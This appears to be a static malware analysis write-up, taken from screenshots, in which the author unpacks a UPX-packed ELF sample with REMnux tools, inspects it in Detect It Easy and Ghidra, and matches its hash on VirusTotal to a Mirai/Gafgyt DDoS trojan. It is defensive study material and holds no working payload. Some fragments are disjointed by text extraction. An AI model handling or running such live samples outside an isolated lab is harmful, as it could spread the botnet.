
Malware Analysis

Static Analysis of Sample Malware Files and Real Life Malwares


Performed static malware analysis using REMnux which is a Linux Toolkit for Malware Analysis

Checking the malware file type



```
remnux@remnux:~/Downloads$ ls
 101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample
'337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6(1).sample'
 337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6.sample
 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
 modified_upx_sample
 test_pyinstaller
 trace-me
 training-sample
 training-sample-static
 training-sample-static-packed
 training-sample-stripped
'training-sample-stripped(1)'
remnux@remnux:~/Downloads$ file 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Li
nux), statically linked, no section header
remnux@remnux:~/Downloads$
```

Using DIE (Detect It Easy) to know more details about the malware



Detect It Easy v3.09 [Ubuntu 20.04.6 LTS] (x86_64)

File name: loads/8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample

File type: ELF32

File size: 41.34 KiB

Scan: Automatic

Endianness: LE

Mode: 32-bit

Architecture: 386

Type: EXEC


```
ELF32
    Operation system: Linux[386, 32-bit, EXEC]
    Packer: UPX(3.94)[LZMA,brute]
```

☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types □ Advanced

10 msec


As the file is packed with UPX which is an Open source file packer,

Unpacking it



```
remnux@remnux:~/Downloads$ file 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Li
nux), statically linked, no section header
remnux@remnux:~/Downloads$ die
^C
remnux@remnux:~/Downloads$ upx -d 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    104380 <-     42336   40.56%   linux/i386    8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample

Unpacked 1 file.
remnux@remnux:~/Downloads$ 
```

Now viewing the file using DIE



```
43fc954c377ef2891474feccb0b223a9537.sample
454fea1c4e9c9d6e3578634804793e3a6d6.sample        training-sample-static
```

Detect It Easy v3.09 [Ubuntu 20.04.6 LTS] (x86_64)

File name: loads/8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample

File type: ELF32 File size: 101.93 KiB

Scan: Automatic Endianness: LE Mode: 32-bit Architecture: 386 Type: EXEC

```
ELF32
    Operation system: Unix(0)[386, 32-bit, EXEC]
    Compiler: GCC(4.1.2)
    Language: C/C++
```


☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types □ Advanced

42 msec

Now we can see more info about the malware file like the programming language used, compiler, etc..

Reverse Engineering using Ghidra


Using Ghidra to decompile the malware files and read the source code



```
Testing Ghidra
    101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample
    8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
    trace-me
    training-sample
    training-sample-static-packed
```

```
ASCII Strings    0.026 secs    Apply Data Archives    0.625 secs    Call Convention ID ...
```

Decompiling using Ghidra



```
00c0874c 00          ??
00c0874d 00          ??
00c0874e 00          ??
00c0874f 00          ??
00c08750 ac          ??
00c08751 76          ??
00c08752 00          ??
00c08753 00          ??
00c08754 54          ??
00c08755 77          ??
00c08756 00          ??
00c08757 00          ??
                     **********
                     *
                     **********
                     undefined
         undefined     AL:1
         undefined     DL:1
         undefined     Stack[0x
         undefined4    Stack[0x
         undefined4    Stack[0x
         undefined4    Stack[0x
         undefined4    Stack[0x
         undefined4    Stack[-0
                     entry
00c08758 e8 8a 0c ...   CALL
00c0875d eb 0e          JMP
```


```c

undefined4 processEntry
entry(undefined4 param_1,undefined4 param_2,byte *param_3,int param_4,undefined4 param_5,
     undefined4 *param_6)

{
  int iVar1;
  byte bVar2;
  undefined uVar3;
  ushort uVar4;
  undefined4 *puVar5;
  undefined4 uVar6;
  int iVar7;
  int iVar8;
  undefined4 uVar9;
  undefined2 *puVar10;
  uint uVar11;
  uint uVar12;
  uint uVar13;
  int iVar14;
  undefined *puVar15;
  undefined *puVar16;
  undefined *puVar17;
  ushort *puVar18;
  byte *pbVar19;
  undefined *puVar20;
  byte bVar21;
  undefined auStack_e90 [3696];
  undefined auStack_20 [8];

  bVar21 = 0;
  uVar9 = FUN_00c093e7();
  pbVar19 = param_3 + (uint)bVar21 * -2 + 1;
```

```
00c08758    entry    CALL 0x00c093e7
```

We can see the source code of a function


Now checking whether the malicious file is already reported as malware by security professionals using VirusTotal

First creating the MD5 hash of the file



```
       File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    104380 <-     42336   40.56%   linux/i386    8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample

Unpacked 1 file.
remnux@remnux:~/Downloads$ ls
 101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample       trace-me
'337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6(1).sample'   training-sample
 337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6.sample       training-sample-static
 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample       training-sample-static-packed
 modified_upx_sample                                                           training-sample-stripped
 test_pyinstaller                                                             'training-sample-stripped(1)'
remnux@remnux:~/Downloads$ die
remnux@remnux:~/Downloads$ md5sum 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
e8ad632a1b7a6ee9e3294706f4ef6566  8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
remnux@remnux:~/Downloads$
```

Checking the hash in VirusTotal




Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

Search for a hash, domain, IP address, URL or gain additional context and threat landscape visibility with OUR THREAT INTELLIGENCE OFFERING.

e8ad632a1b7a6ee9e3294706f4ef6566

By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; we are not responsible for the contents of your submission. Learn more.



5037b0ca9125f26e34f785c62641998a6e14d70b0440f8492d0e8fab5be4b0ba

47 / 67 Community Score

47/67 security vendors flagged this file as malicious

5037b0ca9125f26e34f785c62641998a6e14d70b0440f8492d0e8fab5be4b0ba

M2.sample

elf sets-process-name service-scan

Size 101.93 KB

Last Analysis Date 2 months ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.gafgyt/mirai Threat categories trojan Family labels gafgyt mirai ddos

Security vendors' analysis


Do you want to automate checks?

AhnLab-V3	Linux/Mirai.Gen6	AliCloud	DDoS:Linux/Mirai.e8891b7f
ALYac	Gen:Variant.Trojan.Linux.Gafgyt.5	Antiy-AVL	Trojan[Backdoor]/Linux.Gafgyt.a
Arcabit	Trojan.Trojan.Linux.Gafgyt.5	Avast	ELF:DDoS-Y [Trj]
Avast-Mobile	ELF:DDoS-S [Trj]	AVG	ELF:DDoS-Y [Trj]
Avira (no cloud)	EXP/ELF.Mirai.Z	BitDefender	Gen:Variant.Trojan.Linux.Gafgyt.5

